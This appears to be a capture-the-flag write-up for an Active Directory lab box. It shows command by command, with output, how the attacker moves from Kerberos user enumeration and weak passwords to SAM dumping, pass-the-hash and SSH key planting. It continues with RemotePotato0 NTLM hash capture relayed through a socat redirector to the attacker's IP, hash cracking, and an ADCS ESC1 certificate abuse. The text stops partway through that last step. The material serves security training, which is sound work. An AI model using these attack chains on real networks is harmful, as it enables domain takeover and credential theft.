
This is a Hard Active Directory Box. Kerbrute reaveals a user that has weak credentials and is able to enumerate more users. One of those users has his password on the Description field and hash access to an SMB Share. It contains .wim files that are extracted into SAM files. Dumping the SAM gives a foothold as Simon.Watson, that can exploit an active RDP session of Nigel.Mills to get his NTLM hash. Nigel.Mills has ADCS privileges and can exploit ESC1, gaining access as Domain Administrator.
Recon
Starting with the nmap scan, it looks like the target is an AD Domain Controller, but port 22 (SSH) is open, which is not very usual. Also LDAP ports (389, 636) are not reachable from the external network.
$ sudo nmap -sS $IP -o allPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 02:45 WEST
Nmap scan report for 10.129.234.42
Host is up (0.039s latency).
Not shown: 989 filtered tcp ports (no-response)
PORT     STATE SERVICE
22/tcp   open  ssh
53/tcp   open  domain
88/tcp   open  kerberos-sec
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
464/tcp  open  kpasswd5
593/tcp  open  http-rpc-epmap
3268/tcp open  globalcatLDAP
3269/tcp open  globalcatLDAPssl
3389/tcp open  ms-wbt-server
The port service scan reveals the Domain Name (shibuya.vl) and the DC hostname (AWSJPDC0522.shibuya.vl)
$ sudo nmap -sCV $IP -p22,53,88,135,139,445,464,593,3268,3269,3389 -o openPorts

Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-27 02:46 WEST
Nmap scan report for 10.129.234.42
Host is up (0.039s latency).

PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH for_Windows_9.5 (protocol 2.0)
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-28 20:08:27Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: shibuya.vl0., Site: Default-First-Site-Name)
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:AWSJPDC0522.shibuya.vl
| Not valid before: 2025-02-15T07:26:20
|_Not valid after:  2026-02-15T07:26:20
3269/tcp open  ssl/ldap      Microsoft Windows Active Directory LDAP (Domain: shibuya.vl0., Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:AWSJPDC0522.shibuya.vl
| Not valid before: 2025-02-15T07:26:20
|_Not valid after:  2026-02-15T07:26:20
|_ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server Microsoft Terminal Services
| rdp-ntlm-info:
|   Target_Name: SHIBUYA
|   NetBIOS_Domain_Name: SHIBUYA
|   NetBIOS_Computer_Name: AWSJPDC0522
|   DNS_Domain_Name: shibuya.vl
|   DNS_Computer_Name: AWSJPDC0522.shibuya.vl
|   DNS_Tree_Name: shibuya.vl
|   Product_Version: 10.0.20348
|_  System_Time: 2025-09-28T20:09:11+00:00
| ssl-cert: Subject: commonName=AWSJPDC0522.shibuya.vl
| Not valid before: 2025-09-27T20:04:38
|_Not valid after:  2026-03-29T20:04:38
|_ssl-date: 2025-09-28T20:09:52+00:00; +1d18h22m13s from scanner time.
Service Info: Host: AWSJPDC0522; OS: Windows; CPE: cpe:/o:microsoft:windows
User Flag
We can’t list shares without credentials, so kerbrute is tried, which finds some usernames via Kerberos bruteforce.
$ ./kerbrute userenum -d shibuya.vl --dc awsjpdc0522.shibuya.vl /usr/share/wordlists/seclists/Usernames/xato-net-10-million-usernames.txt

    __             __               __
   / /_____  _____/ /_  _______  __/ /____
  / //_/ _ \/ ___/ __ \/ ___/ / / / __/ _ \
 / ,< /  __/ /  / /_/ / /  / /_/ / /_/  __/
/_/|_|\___/_/  /_.___/_/   \__,_/\__/\___/

Version: dev (9cfb81e) - 09/28/25 - Ronnie Flathers @ropnop

2025/09/28 21:21:41 >  Using KDC(s):
2025/09/28 21:21:41 >   awsjpdc0522.shibuya.vl:88

2025/09/28 21:21:42 >  [+] VALID USERNAME:       purple@shibuya.vl
2025/09/28 21:21:43 >  [+] VALID USERNAME:       red@shibuya.vl
Also these users’ passwords are the same as the username, which gives us valid credentials.
$ nxc smb awsjpdc0522.shibuya.vl -u users.txt -p users.txt -k --continue-on-success --no-bruteforce
SMB         awsjpdc0522.shibuya.vl 445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         awsjpdc0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\purple:purple
SMB         awsjpdc0522.shibuya.vl 445    AWSJPDC0522      [+] shibuya.vl\red:red
We are now able to list SMB Shares and see a non-default users share, as well as images$.
$ nxc smb shibuya.vl -u red -p red -k --shares

SMB         shibuya.vl      445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         shibuya.vl      445    AWSJPDC0522      [+] shibuya.vl\red:red
SMB         shibuya.vl      445    AWSJPDC0522      [*] Enumerated shares
SMB         shibuya.vl      445    AWSJPDC0522      Share           Permissions     Remark
SMB         shibuya.vl      445    AWSJPDC0522      -----           -----------     ------
SMB         shibuya.vl      445    AWSJPDC0522      ADMIN$                          Remote Admin
SMB         shibuya.vl      445    AWSJPDC0522      C$                              Default share
SMB         shibuya.vl      445    AWSJPDC0522      images$
SMB         shibuya.vl      445    AWSJPDC0522      IPC$            READ            Remote IPC
SMB         shibuya.vl      445    AWSJPDC0522      NETLOGON        READ            Logon server share
SMB         shibuya.vl      445    AWSJPDC0522      SYSVOL          READ            Logon server share
SMB         shibuya.vl      445    AWSJPDC0522      users           READ
Listing the contents of users, we can obtain some domain usernames.
$ impacket-smbclient shibuya.vl/red:red@awsjpdc0522.shibuya.vl
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
Type help for list of commands

# use users
# ls
drw-rw-rw-          0  Sun Feb 16 10:50:59 2025 .
drw-rw-rw-          0  Wed Apr  9 01:09:45 2025 ..
drw-rw-rw-          0  Wed Apr  9 00:36:27 2025 Administrator
drw-rw-rw-          0  Sat Feb 15 15:48:20 2025 All Users
drw-rw-rw-          0  Sat Feb 15 15:49:12 2025 Default
drw-rw-rw-          0  Sat Feb 15 15:48:20 2025 Default User
-rw-rw-rw-        174  Sat Feb 15 15:46:52 2025 desktop.ini
drw-rw-rw-          0  Wed Apr  9 00:30:42 2025 nigel.mills
drw-rw-rw-          0  Sat Feb 15 06:49:31 2025 Public
drw-rw-rw-          0  Tue Feb 18 19:36:45 2025 simon.watson
We can also get a list of users with nxc. Apart from the huge amount of domain usernames, there are some things to notice. The Administrator user seems to have been replaced by _admin and there is a svc_autojoin user with the password in the Description field.
$ nxc smb awsjpdc0522.shibuya.vl -u red -p red -k --users

SMB    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB    AWSJPDC0522      [+] shibuya.vl\red:red
SMB    AWSJPDC0522      -Username-               -Description-
SMB    AWSJPDC0522      _admin                   Built-in account for administering the computer/domain
SMB    AWSJPDC0522      Guest                    Built-in account for guest access to the computer/domain
SMB    AWSJPDC0522      krbtgt                   Key Distribution Center Service Account
SMB    AWSJPDC0522      svc_autojoin             K5&A6Dw9d8jrKWhV
<SNIP>
Authenticating as svc-autojoin, we have Read access to the images$ share. It contains 3 .wim files. These are Windows disk images and can be extracted into files.
$ impacket-smbclient shibuya.vl/svc_autojoin:"K5&A6Dw9d8jrKWhV"@awsjpdc0522.shibuya.vl -k

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] CCache file is not found. Skipping...
# use "images$"
# ls
drw-rw-rw-          0  Wed Feb 19 17:35:20 2025 .
drw-rw-rw-          0  Wed Apr  9 01:09:45 2025 ..
-rw-rw-rw-    8264070  Wed Feb 19 17:35:20 2025 AWSJPWK0222-01.wim
-rw-rw-rw-   50660968  Wed Feb 19 17:35:20 2025 AWSJPWK0222-02.wim
-rw-rw-rw-   32065850  Wed Feb 19 17:35:20 2025 AWSJPWK0222-03.wim
-rw-rw-rw-     365686  Wed Feb 19 17:35:20 2025 vss-meta.cab
# get AWSJPWK0222-01.wim
# get AWSJPWK0222-02.wim
# get AWSJPWK0222-03.wim
These files can be extracted as if they were a zip.
$ cd dump

$ 7z x ../AWSJPWK0222-02.wim

7-Zip 24.09 (x64) : Copyright (c) 1999-2024 Igor Pavlov : 2024-11-29
 64-bit locale=en_US.UTF-8 Threads:4 OPEN_MAX:1024, ASM

<SNIP>

Everything is Ok

Archives with Warnings: 1

Warnings: 1
Folders: 43
Files: 86
Size:       229314097
Compressed: 50660968
The AWSJPWK0222-02.wim image contains sensitive files that can be used to retrieve passwords and hashes via SAM Dump.
$ ls -l
total 185844
<SNIP>
-rw-rw-r-- 1 kali kali    65536 Feb 16  2025 SAM
<SNIP>
-rw-rw-r-- 1 kali kali    32768 Feb 16  2025 SECURITY
<SNIP>
-rw-rw-r-- 1 kali kali 17039360 Feb 16  2025 SYSTEM
<SNIP>
With secretsdump the some hashes are retrieved for the user operator and Simon.Watson.
$ impacket-secretsdump local -system SYSTEM -sam SAM -security SECURITY

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x2e971736685fc53bfd5106d471e2f00f
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:8dcb5ed323d1d09b9653452027e8c013:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:9dc1b36c1e31da7926d77ba67c654ae6:::
operator:1000:aad3b435b51404eeaad3b435b51404ee:5d8c3d1a20bd63f60f469f6763ca0d50:::
[*] Dumping cached domain logon information (domain/username:hash)
SHIBUYA.VL/Simon.Watson:$DCC2$10240#Simon.Watson#04b20c71b23baf7a3025f40b3409e325: (2025-02-16 11:17:56+00:00)
<SNIP>
These hashes can’t be cracked, but Simon.Watson can authenticate using operator’s NTLM hash.
$ nxc smb awsjpdc0522.shibuya.vl -u simon.watson  -H 5d8c3d1a20bd63f60f469f6763ca0d50
SMB         10.129.234.42   445    AWSJPDC0522      [*] Windows Server 2022 Build 20348 x64 (name:AWSJPDC0522) (domain:shibuya.vl) (signing:True) (SMBv1:False)
SMB         10.129.234.42   445    AWSJPDC0522      [+] shibuya.vl\simon.watson:5d8c3d1a20bd63f60f469f6763ca0d50
Connecting again to the users SMB Share, we have permission over simon.watson’s folder and can read the User Flag.
$ impacket-smbclient shibuya.vl/simon.watson@awsjpdc0522.shibuya.vl -hashes :5d8c3d1a20bd63f60f469f6763ca0d50

Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

Type help for list of commands
# use users
# cd simon.watson/desktop
# ls
drw-rw-rw-          0  Wed Apr  9 01:06:32 2025 .
drw-rw-rw-          0  Tue Feb 18 19:36:45 2025 ..
-rw-rw-rw-         32  Wed Apr  9 01:06:45 2025 user.txt
Root Flag
With Read/Write access over that folder, we can create and upload a public SSH key, which allows us to authenticate to SSH. First, a key pair is created with ssh-keygen. The name is changed to authorized_keys, which tells SSH to allow the corresponding private key to connect to the machine.
$ ssh-keygen -t ed25519
Generating public/private ed25519 key pair.
Enter file in which to save the key (/home/kali/.ssh/id_ed25519): simon_key
Enter passphrase for "simon_key" (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in simon_key
Your public key has been saved in simon_key.pub
The key fingerprint is:
SHA256:1jAWxWcRj+d6m6bqiT5kR5iOH8u7cpht0KyysrYacBI kali@kali
The key''s randomart image is:
+--[ED25519 256]--+
|        .o. oo   |
|         .. oo   |
|E       +o o. o  |
| .     .o+.  o   |
|o .    =S..   .  |
|.o    o.B .  .   |
|.      @ +  . .  |
| .o . = O. . ..o |
|.oo+.o ===+..oo  |
+----[SHA256]-----+

$ mv simon_key.pub authorized_keys
In the SMB Share, the .ssh folder is created and the private key is uploaded to it.
# cd simon.watson
# mkdir .ssh
# cd .ssh
# put authorized_keys
We can now connect via SSH by providing the private key we created.
$ ssh -i simon_key simon.watson@shibuya.vl

The authenticity of host 'shibuya.vl (10.129.234.42)' can''t be established.
ED25519 key fingerprint is SHA256:SiXhmjQMScl7eQgH4/uyVXXTsCHM6diy6fh80l4zzJQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:31: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes

<SNIP>

shibuya\simon.watson@AWSJPDC0522 C:\Users\simon.watson>
To enumerate the domain, SharpHound will be uploaded to the machine using scp.
$ scp -i simon_key SharpHound.exe  simon.watson@shibuya.vl:/programdata/

SharpHound.exe
It is run with the -c All argument to collect as much data as possible.
shibuya\simon.watson@AWSJPDC0522 C:\Users\simon.watson> cd \programdata

shibuya\simon.watson@AWSJPDC0522 C:\ProgramData> .\SharpHound.exe -c All
2025-09-29T07:38:44.8226003-07:00|INFORMATION|This version of SharpHound is compatible with the 5.0.0 Release of BloodHound
2025-09-29T07:38:44.9788579-07:00|INFORMATION|Resolved Collection Methods: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-09-29T07:38:44.9944758-07:00|INFORMATION|Initializing SharpHound at 7:38 AM on 9/29/2025
2025-09-29T07:38:45.0882294-07:00|INFORMATION|Resolved current domain to shibuya.vl
2025-09-29T07:38:45.2288575-07:00|INFORMATION|Flags: Group, LocalAdmin, GPOLocalGroup, Session, LoggedOn, Trusts, ACL, Container, RDP, ObjectProps, DCOM, SPNTargets, PSRemote, UserRights, CARegistry, DCRegistry, CertServices
2025-09-29T07:38:45.3382251-07:00|INFORMATION|Beginning LDAP search for shibuya.vl
2025-09-29T07:38:45.4476003-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:45.4476003-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:45.5257291-07:00|INFORMATION|Beginning LDAP search for shibuya.vl Configuration NC
2025-09-29T07:38:45.5569851-07:00|INFORMATION|Producer has finished, closing LDAP channel
2025-09-29T07:38:45.5569851-07:00|INFORMATION|LDAP channel closed, waiting for consumers
2025-09-29T07:38:45.6819736-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:45.6819736-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:45.7288588-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:46.2913522-07:00|INFORMATION|[CommonLib ACLProc]Building GUID Cache for SHIBUYA.VL
2025-09-29T07:38:55.7445367-07:00|INFORMATION|Consumers finished, closing output channel
Closing writers
2025-09-29T07:38:55.7601129-07:00|INFORMATION|Output channel closed, waiting for output task to complete
2025-09-29T07:38:55.8851068-07:00|INFORMATION|Status: 845 objects finished (+845 84.5)/s -- Using 49 MB RAM
2025-09-29T07:38:55.8851068-07:00|INFORMATION|Enumeration finished in 00:00:10.5689809
2025-09-29T07:38:55.9788654-07:00|INFORMATION|Saving cache with stats: 19 ID to type mappings.
 1 name to SID mappings.
 1 machine sid mappings.
The data is then downloaded back to the local machine and uploaded to BloodHound.
$ scp -i simon_key simon.watson@shibuya.vl:/programdata/20250929073846_BloodHound.zip .

20250929073846_BloodHound.zip

Exploring a bit, we see Nigel.Mills also has an active session on the machine. This could be vulnerable to a Session Hijack.
Since the SSH session is not interactive, we are not allowed to list active sessions. We can use RunasCs.exe to run a command in a new logon session.
$ scp -i simon_key RunasCs.exe simon.watson@shibuya.vl:/programdata/
RunasCs.exe
Login type 9 doesn’t check credentials so we can put a random username and password. Now querying active sessions, we see Nigel.Mills is connected via RDP.
shibuya\simon.watson@AWSJPDC0522 C:\ProgramData>.\RunasCs.exe whatever whatever "query user" -l 9

 USERNAME              SESSIONNAME        ID  STATE   IDLE TIME  LOGON TIME
 nigel.mills           rdp-tcp#0           1  Active      18:43  9/28/2025 1:05 PM
RemotePotato0 can be used to obtain the user’s NTLM hash. It will trigger an NTLM authentication of the user and capture the hash.
Since the OS is more recent than Windows Server 2016, it can’t be exploited locally, so we will setup a socat redirector that will relay traffic from the attacker’s machine back to the Domain Controller. The victim will then try to connect to our machine first.
$ sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:$IP:8888
RemotePotato0 is ran by providing the session ID of Nigel.Mills and mode 2 (hash capture). We also give the attacker IP and the port where the traffic is redirected to.
shibuya\simon.watson@AWSJPDC0522 C:\ProgramData>.\RemotePotato0.exe -m 2 -s 1 -x 10.10.14.226 -p 8888
[*] Detected a Windows Server version not compatible with JuicyPotato. RogueOxidResolver must be run remotely. Remember to forward tcp port 135 on (null) to your victim machine on port 8888
[*] Example Network redirector:
        sudo socat -v TCP-LISTEN:135,fork,reuseaddr TCP:{{ThisMachineIp}}:8888
[*] Starting the RPC server to capture the credentials hash from the user authentication!!
[*] RPC relay server listening on port 9997 ...
[*] Spawning COM object in the session: 1
[*] Calling StandardGetInstanceFromIStorage with CLSID:{5167B42F-C111-47A1-ACC4-8EABE61B0B54}
[*] Starting RogueOxidResolver RPC Server listening on port 8888 ...
[*] IStoragetrigger written: 106 bytes
[*] ServerAlive2 RPC Call
[*] ResolveOxid2 RPC call
[+] Received the relayed authentication on the RPC relay server on port 9997
[*] Connected to RPC Server 127.0.0.1 on port 8888
[+] User hash stolen!

NTLMv2 Client   : AWSJPDC0522
NTLMv2 Username : SHIBUYA\Nigel.Mills
NTLMv2 Hash     : Nigel.Mills::SHIBUYA:888eb8d4aebec895:0e104eada5dc60fa913b9dcc60aca435:010100000000000064e7a29e5331dc01a6bc37423bef65870000000002000e005300480049004200550059004100010016004100570053004a0050004400430030003500320032000400140073006800690062007500790061002e0076006c0003002c004100570053004a0050004400430030003500320032002e0073006800690062007500790061002e0076006c000500140073006800690062007500790061002e0076006c000700080064e7a29e5331dc0106000400060000000800300030000000000000000100000000200000cc0a9f6b899de4a14f753256eaa49e38ca1d75ff15c24c24dd6c3616ceb16c910a00100000000000000000000000000000000000090000000000000000000000
Nigel.Mills tries to resolve Oxid via RPC in the attacker machine and is forwarded to port 8888 on the DC. The NTLMv2 hash is captured and is cracked using hashcat.
$ hashcat -m 5600 nigel_hash /usr/share/wordlists/rockyou.txt
hashcat (v6.2.6) starting

<SNIP>

Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921507
* Keyspace..: 14344385

NIGEL.MILLS::SHIBUYA:888e<SNIP>000:Sail2Boat3

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: NIGEL.MILLS::SHIBUYA:888eb8d4aebec895:0e104eada5dc6...000000
Time.Started.....: Sun Sep 28 23:26:26 2025 (0 secs)
Time.Estimated...: Sun Sep 28 23:26:26 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:  1862.9 kH/s (0.90ms) @ Accel:512 Loops:1 Thr:1 Vec:8
Recovered........: 1/1 (100.00%) Digests (total), 1/1 (100.00%) Digests (new)
Progress.........: 227328/14344385 (1.58%)
Rejected.........: 0/227328 (0.00%)
Restore.Point....: 225280/14344385 (1.57%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1....: astigg -> 920227
Hardware.Mon.#1..: Util: 36%
With access to the Nigel.Mills account, we see in Bloodhound that he is a member of the T1_Admin group, which has Enroll rights over a non-default Certificate Template.

To know more about it, certipy will be used to enumerate ADCS. Since LDAP is not accessible from outside, a SOCKS proxy is started with SSH.
$ ssh -D 1080 -i simon_key simon.watson@shibuya.vl
We can now run certipy with proxychains, and see the ShibuyaWeb template is vulnerable to ESC1.
$ proxychains -q certipy-ad find -u nigel.mills -p Sail2Boat3 -dc-ip 10.129.234.42  -target-ip 10.129.234.42 -ns 10.129.234.42 -vulnerable -stdout
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Finding issuance policies
[*] Found 15 issuance policies
[*] Found 0 OIDs linked to templates
[*] Retrieving CA configuration for 'shibuya-AWSJPDC0522-CA' via RRP
[*] Successfully retrieved CA configuration for 'shibuya-AWSJPDC0522-CA'
[*] Checking web enrollment for CA 'shibuya-AWSJPDC0522-CA' @ 'AWSJPDC0522.shibuya.vl'
[!] Error checking web enrollment: Server disconnected without sending a response.
[!] Use -debug to print a stacktrace
[!] Error checking web enrollment: [SSL: UNEXPECTED_EOF_WHILE_READING] EOF occurred in violation of protocol (_ssl.c:1029)
[!] Use -debug to print a stacktrace
[*] Enumeration output:
Certificate Authorities
  0
    CA Name                             : shibuya-AWSJPDC0522-CA
    DNS Name                            : AWSJPDC0522.shibuya.vl
    Certificate Subject                 : CN=shibuya-AWSJPDC0522-CA, DC=shibuya, DC=vl
    <SNIP>
Certificate Templates
  0
    Template Name                       : ShibuyaWeb
    Display Name                        : ShibuyaWeb
    Certificate Authorities             : shibuya-AWSJPDC0522-CA
    Enabled                             : True
    Client Authentication               : True
    Enrollment Agent                    : True
    Any Purpose                         : True
    Enrollee Supplies Subject           : True
    Certificate Name Flag               : EnrolleeSuppliesSubject
    Private Key Flag                    : ExportableKey
    Extended Key Usage                  : Any Purpose
                                          Server Authentication
    Requires Manager Approval           : False
    Requires Key Archival               : False
    Authorized Signatures Required      : 0
    Schema Version                      : 2
    Validity Period                     : 100 years
    Renewal Period                      : 75 years
    Minimum RSA Key Length              : 4096
    Template Created                    : 2025-02-15T07:37:49+00:00
    Template Last Modified              : 2025-02-19T10:58:41+00:00
    Permissions
      Enrollment Permissions
        Enrollment Rights               : SHIBUYA.VL\t1_admins
                                          SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
      Object Control Permissions
        Owner                           : SHIBUYA.VL\_admin
        Full Control Principals         : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Owner Principals          : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Dacl Principals           : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
        Write Property Enroll           : SHIBUYA.VL\Domain Admins
                                          SHIBUYA.VL\Enterprise Admins
    [+] User Enrollable Principals      : SHIBUYA.VL\t1_admins
    [!] Vulnerabilities
      ESC1                              : Enrollee supplies subject and template allows client authentication.
      ESC2                              : Template can be used for any purpose.
      ESC3                              : Template has Certificate Request Agent EKU set.
ESC1 is trivial to exploit but there are some errors. When requesting a certificate, the public key is below the minimum size.
$ proxychains -q certipy-ad req -u nigel.mills -p Sail2Boat3 -dc-ip $IP -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn Administrator
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 6
[-] Got error while requesting certificate: code: 0x80094811 - CERTSRV_E_KEY_LENGTH - The public key does not meet the minimum size required by the specified certificate template.
Would you like to save the private key? (y/N):
[-] Failed to request certificate
We can provide a bigger size with the -key-size parameter and get a certificate.
$ proxychains -q certipy-ad req -u nigel.mills -p Sail2Boat3 -dc-ip $IP -target AWSJPDC0522.shibuya.vl -ca shibuya-AWSJPDC0522-CA -template ShibuyaWeb -upn Administrator -key-size 4096
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 10
[*] Successfully requested certificate
[*] Got certificate with UPN 'Administrator'
[*] Certificate has no object SID
[*] Try using -sid to set the object SID or see the wiki for more details
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'
Using the certificate to authenticate as Administrator we get an error that implies the user doesn’t exist.
$ proxychains -q certipy auth -pfx administrator.pfx -domain shibuya.vl -dc-ip $IP
Certipy v5.0.2 - by Oliver Lyak (ly4k)

[*] Using principal: administrator@shibuya.vl
[*] Trying to get TGT...
[-] Got error while trying to request TGT: Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
We saw before that this user had been replace by _Admin. We can also look at the members of Domain Admins.
